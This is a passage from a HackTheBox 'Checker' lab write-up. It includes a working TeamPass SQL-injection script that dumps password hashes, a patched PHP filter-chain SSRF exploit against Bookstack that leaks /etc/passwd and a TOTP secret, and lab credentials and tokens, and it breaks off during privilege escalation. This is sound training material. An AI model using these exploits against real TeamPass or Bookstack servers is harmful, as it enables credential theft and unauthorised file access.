Checker Writeup
Writeup of "Checker" machine from Hackthebox

Enumeration
Let’s begin with nmap scan:
nmap -A -Pn -p- 10.129.231.241 -v
1
2
3
4
5
6
7
8
9
10
11
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 aa:54:07:41:98:b8:11:b0:78:45:f1:ca:8c:5a:94:2e (ECDSA)
|_  256 8f:2b:f3:22:1e:74:3b:ee:8b:40:17:6c:6c:b1:93:9c (ED25519)
80/tcp   open  http    Apache httpd
|_http-title: 403 Forbidden
|_http-server-header: Apache
8080/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: 403 Forbidden
Adding the IP to /etc/hosts:
1
2
3
4
5
6
7
8
9
10
127.0.0.1       localhost
127.0.1.1       riminux

10.129.231.241 checker.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.1.1 riminux
Visiting http://checker.htb main page, reveals a Bookstack login page: 
Page source shows Bookstack v23.10.2. Searching “bookstack v23.10.2 exploit” turns up a possible LFR via blind SSRF, per this fluidattacks advisory, but it needs auth and i don’t have creds yet.
Initial Foothold
Viewing http://checker.htb:8080 shows Teampass: 
Looking for Teampass exploits, found this huntr report, which contains this script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
if [ "$#" -lt 1 ]; then
  echo "Usage: $0 <base-url>"
  exit 1
fi

vulnerable_url="$1/api/index.php/authorize"

check=$(curl --silent "$vulnerable_url")
if echo "$check" | grep -q "API usage is not allowed"; then
  echo "API feature is not enabled :-("
  exit 1
fi

# htpasswd -bnBC 10 "" h4ck3d | tr -d ':\n'
arbitrary_hash='$2y$10$u5S27wYJCVbaPTRiHRsx7.iImx/WxRA8/tKvWdaWQ/iDuKlIkMbhq'

exec_sql() {
  inject="none' UNION SELECT id, '$arbitrary_hash', ($1), private_key, personal_folder, fonction_id, groupes_visibles, groupes_interdits, 'foo' FROM teampass_users WHERE login='admin"
  data="{\"login\":\""$inject\"",\"password\":\"h4ck3d\", \"apikey\": \"foo\"}"
  token=$(curl --silent --header "Content-Type: application/json" -X POST --data "$data" "$vulnerable_url" | jq -r '.token')
  echo $(echo $token| cut -d"." -f2 | base64 -d 2>/dev/null | jq -r '.public_key')
}

users=$(exec_sql "SELECT COUNT(*) FROM teampass_users WHERE pw != ''")

echo "There are $users users in the system:"

for i in `seq 0 $(($users-1))`; do
  username=$(exec_sql "SELECT login FROM teampass_users WHERE pw != '' ORDER BY login ASC LIMIT $i,1")
  password=$(exec_sql "SELECT pw FROM teampass_users WHERE pw != '' ORDER BY login ASC LIMIT $i,1")
  echo "$username: $password"
done
So i ran it and got 2 users and their hashes: 
1
2
admin: $2y$10$lKCae0EIUNj6f96ZnLqnC.LbWqrBQCT1LuHEFht6PmE4yH75rpWya
bob: $2y$10$yMypIj1keU.VAqBI692f..XXn0vfyBL7C1EhOs35G59NxmtpJ/tiy
Using hashcat I’ve cracked bob’s hash: 
bob:cheerleader
After logging in, 2 saved passwords are visible, Bookstack login and ssh access: 
1
2
Bookstack login creds: [email protected]:mYSeCr3T_w1kI_P4sSw0rD
SSH access pass: reader:hiccup-publicly-genesis
Tried to ssh to reader, but it asked for a verification code: 
Nothing to do about that yet, so went back to Bookstack and logged in: 
Already found the fluidattacks advisory, and also this fluidattacks blog post, which mentions this script for file read via the SSRF. Need X-CSRF-TOKEN and bookstack_session headers for it to work.
Steps:
1. Go to Books, then “Create New Book”: 
2. Put random input in Name and Description and press “SAVE BOOK”: 
3. Create a new page: 
4. Turn on intercept in Burp and start typing in the page. It auto-saves after few moments: 
5. Copied the X-CSRF-TOKEN and Bookstack session cookie:
1
2
X-CSRF-TOKEN: 8F16wFstEYErgwWd9SXpJwzksxyXvUnQYV5vI9v3
Cookie: bookstack_session=eyJpdiI6Im1FOTlLRWVtNXhzM0JmQ0h4ZUFFT3c9PSIsInZhbHVlIjoieGlzbE0yN3FWT1FlUUQ3REJSRmUyekZCZURUSWYxKzM3aUJHYVlUZnNDZlBVNWJiZlBFc2tReWlsazVlNE9FY21UUEF5a2xyQUEwNmNqZ0Ivcm8vUS9LZWFhOVN2Q0NIRTJQbDY3d3dvcXNQeFJpakEwTzlWU0tvSDJudUNjOEEiLCJtYWMiOiJjMzUxYTFlOTcxNTRjNzczYWY3OThlYTRmY2UxMDZiMzg1NzAzNDUwOWQ5ZGVkMTk1Y2MwY2E3YTNlOWUzMTIzIiwidGFnIjoiIn0%3D
6. Used the synacktiv script, but it errored out of the box against Bookstack. Had to patch filters_chain_oracle/core/requestor.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
import json
import requests
import time
import base64
from filters_chain_oracle.core.verb import Verb
from filters_chain_oracle.core.utils import merge_dicts
import re

class Requestor:
    def __init__(self, file_to_leak, target, parameter, data="{}", headers="{}", verb=Verb.POST, in_chain="", proxy=None, time_based_attack=False, delay=0.0, json_input=False, match=False):
        self.file_to_leak = file_to_leak
        self.target = target
        self.parameter = parameter
        self.headers = headers
        self.verb = verb
        self.json_input = json_input
        self.match = match
        print("[*] The following URL is targeted : {}".format(self.target))
        print("[*] The following local file is leaked : {}".format(self.file_to_leak))
        print("[*] Running {} requests".format(self.verb.name))
        if data != "{}":
            print("[*] Additionnal data used : {}".format(data))
        if headers != "{}":
            print("[*] Additionnal headers used : {}".format(headers))
        if in_chain != "":
            print("[*] The following chain will be in each request : {}".format(in_chain))
            in_chain = "|convert.iconv.{}".format(in_chain)
        if match:
            print("[*] The following pattern will be matched for the oracle : {}".format(match))
        self.in_chain = in_chain
        self.data = json.loads(data)
        self.headers = json.loads(headers)
        self.delay = float(delay)
        if proxy :
            self.proxies = {
                'http': f'{proxy}',
                'https': f'{proxy}',
            }
        else:
            self.proxies = None
        self.instantiate_session()
        if time_based_attack:
            self.time_based_attack = self.error_handling_duration()
            print("[+] Error handling duration : {}".format(self.time_based_attack))
        else:
            self.time_based_attack = False

    def instantiate_session(self):
        self.session = requests.Session()
        self.session.headers.update(self.headers)
        self.session.proxies = self.proxies
        self.session.verify = False

    def join(self, *x):
        return '|'.join(x)

    def error_handling_duration(self):
        chain = "convert.base64-encode"
        requ = self.req_with_response(chain)
        self.normal_response_time = requ.elapsed.total_seconds()
        self.blow_up_utf32 = 'convert.iconv.L1.UCS-4'
        self.blow_up_inf = self.join(*[self.blow_up_utf32]*15)
        chain_triggering_error = f"convert.base64-encode|{self.blow_up_inf}"
        requ = self.req_with_response(chain_triggering_error)
        return requ.elapsed.total_seconds() - self.normal_response_time

    def parse_parameter(self, filter_chain):
        data = {}
        if '[' and ']' in self.parameter: # Parse array elements
            main_parameter = [re.search(r'^(.*?)\[', self.parameter).group(1)]
            sub_parameters = re.findall(r'\[(.*?)\]', self.parameter)
            all_params = main_parameter + sub_parameters
            json_object = {}
            temp = json_object
            for i, element in enumerate(all_params):
                if i == len(all_params) -1:
                    temp[element] = filter_chain
                else:
                    temp[element] = {}
                    temp = temp[element]
            data = json_object
        else:
            data[self.parameter] = filter_chain
        return merge_dicts(data, self.data)

    def req_with_response(self, s):
        if self.delay > 0:
            time.sleep(self.delay)

        filter_chain = f'php://filter/{s}{self.in_chain}/resource={self.file_to_leak}'
        encoded_filter = base64.b64encode(filter_chain.encode('ascii')).decode('ascii')
        final_payload = "<img+src='data:image/png;base64," + encoded_filter + "'/>"
        merged_data = self.parse_parameter(final_payload)
        try:
            if self.verb == Verb.GET:
                requ = self.session.get(self.target, params=merged_data)
                return requ
            elif self.verb == Verb.PUT:
                if self.json_input:
                    requ = self.session.put(self.target, json=merged_data)
                else:
                    requ = self.session.put(self.target, data='&'.join(f'{k}={v}' for k, v in merged_data.items()))
                return requ
            elif self.verb == Verb.DELETE:
                if self.json_input:
                    requ = self.session.delete(self.target, json=merged_data)
                else:
                    requ = self.session.delete(self.target, data=merged_data)
                return requ
            elif self.verb == Verb.POST:
                if self.json_input:
                    requ = self.session.post(self.target, json=merged_data)
                else:
                    requ = self.session.post(self.target, data=merged_data)
                return requ
        except requests.exceptions.ConnectionError :
            print("[-] Could not instantiate a connection")
            exit(1)
        return None

    def error_oracle(self, s):
        requ = self.req_with_response(s)

        if self.match:
            return self.match in requ.text

        if self.time_based_attack:
            return requ.elapsed.total_seconds() > ((self.time_based_attack/2)+0.01)

        return requ.status_code == 500
7. Ran the script:
1
python3 filters_chain_oracle_exploit.py --target http://checker.htb/ajax/page/10/save-draft --file '/etc/passwd' --verb PUT --parameter html --headers '{"X-CSRF-TOKEN":"8F16wFstEYErgwWd9SXpJwzksxyXvUnQYV5vI9v3", "Content-Type":"application/x-www-form-urlencoded", "Cookie":"bookstack_session=eyJpdiI6Im9QRGJKWUpzMEtlMnEwelR5SWNUblE9PSIsInZhbHVlIjoic3J0YnRXcjh4YlMySDRMMU5PV0E0V2haeHAxS3NJd3R1UVNoMzdXdkM2cHVoalNjL2IwMTJhODNTMDN6bllNRW5WWXJqc1JvUGdmM29YaUxwdk9sM21SaXRUTG9RRmZNUHBMdXRSYytoQ1ZJbkFJd1czZWtQZDFaYmV6YnltSzEiLCJtYWMiOiI2MTQ0YWYzYWI3MTRlZGYxODQ2Mzc0NjJkYmFiMTM3MjM0YTJmNWY0N2ZkMmJhNGUyMjAzMmM4ZGY3OWYxNmY5IiwidGFnIjoiIn0%3D"}'
Slowly leaked /etc/passwd, confirming the exploit works: 
8. Needed a file to read that helps get initial access. reader has 2FA enabled and we already have file read.
Bookstack has a page “Basic Backup with cp” explaining a safe and unsafe backup script, and it reveals the directory structure too:  The unsafe script backs up
 /home, so tried reading reader’s Google Authenticator secret, /backup/home_backup/home/reader/.google_authenticator:
1
python3 filters_chain_oracle_exploit.py --target http://checker.htb/ajax/page/10/save-draft --file '/backup/home_backup/home/reader/.google_authenticator' --verb PUT --parameter html --headers '{"X-CSRF-TOKEN":"8F16wFstEYErgwWd9SXpJwzksxyXvUnQYV5vI9v3", "Content-Type":"application/x-www-form-urlencoded", "Cookie":"bookstack_session=eyJpdiI6Im9QRGJKWUpzMEtlMnEwelR5SWNUblE9PSIsInZhbHVlIjoic3J0YnRXcjh4YlMySDRMMU5PV0E0V2haeHAxS3NJd3R1UVNoMzdXdkM2cHVoalNjL2IwMTJhODNTMDN6bllNRW5WWXJqc1JvUGdmM29YaUxwdk9sM21SaXRUTG9RRmZNUHBMdXRSYytoQ1ZJbkFJd1czZWtQZDFaYmV6YnltSzEiLCJtYWMiOiI2MTQ0YWYzYWI3MTRlZGYxODQ2Mzc0NjJkYmFiMTM3MjM0YTJmNWY0N2ZkMmJhNGUyMjAzMmM4ZGY3OWYxNmY5IiwidGFnIjoiIn0%3D"}'
Got a secret key DVDBRAODLCWF7I2ONA4K5LQLUE: 
9. Used oathtool with the secret key to generate a verification code:
1
oathtool --totp -b "DVDBRAODLCWF7I2ONA4K5LQLUE"
Then ssh’d in as reader with that code and the earlier creds, reader:hiccup-publicly-genesis:
1
ssh [email protected]

Got the user flag.
Privilege Escalation
Checked sudo -l:
1
2
3
4
5
6
7
reader@checker:~$ sudo -l
Matching Defaults entries for reader on checker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User reader may run the following commands on checker:
    (ALL) NOPASSWD: /opt/hash-checker/check-leak.sh *
Checking the /opt/hash-checker/check-leak.sh script:
1
2
3
4
5
reader@checker:~$ cat /opt/hash-checker/check-leak.sh
#!/bin/bash
source `dirname $0`/.env
